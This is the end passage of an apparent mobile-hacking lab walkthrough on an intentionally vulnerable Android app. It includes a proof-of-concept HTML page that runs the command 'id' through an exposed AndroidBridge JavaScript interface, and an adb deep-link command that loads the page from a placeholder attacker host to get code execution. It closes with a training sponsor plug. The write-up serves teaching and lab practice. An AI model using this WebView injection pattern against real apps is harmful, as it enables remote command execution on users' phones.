
In this case the interface is MyJavaScriptInterface(), if we open this… well see for yourself:

Looks like we have ourselves code execution, let’s create a PoC:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>

<p id="result">Thank you for visiting</p>

<!-- Add a hyperlink with onclick event -->
<a href="#" onclick="loadWebsite()">Visit MobileHackingLab</a>

<script>

    function loadWebsite() {
       window.location.href = "https://www.mobilehackinglab.com/";
    }

    // Fetch and display the time when the page loads
    var result = AndroidBridge.getTime("id");
    var lines = result.split('\n');
    var timeVisited = lines[0];
    var fullMessage = "Command Output: \n\n" + timeVisited;
    document.getElementById('result').innerText = fullMessage;

</script>

</body>
</html>

Once sent:
wetw0rk@redacted ~ % adb shell "am start -n com.mobilehackinglab.guessme/.WebviewActivity -d 'mhl://mobilehackinglab?url=A.B.C.D:8080/poc.html?pwned=mobilehackinglab.com'"
Starting: Intent { dat=mhl://mobilehackinglab?url=A.B.C.D:8080/poc.html?pwned=mobilehackinglab.com cmp=com.mobilehackinglab.guessme/.WebviewActivity }
We have code execution!
Closing Statement #
Thank you guys for checking out my walkthrough, I also want to thank The Center for Cyber Security Training for sponsoring me and supporting this type of content. I vouch for CCST not only because they are a sponsor but because I have personally benefited from multiple trainings I have taken through them. So, if you’re looking to level up your skills checkout courses offered by CCST using the links below: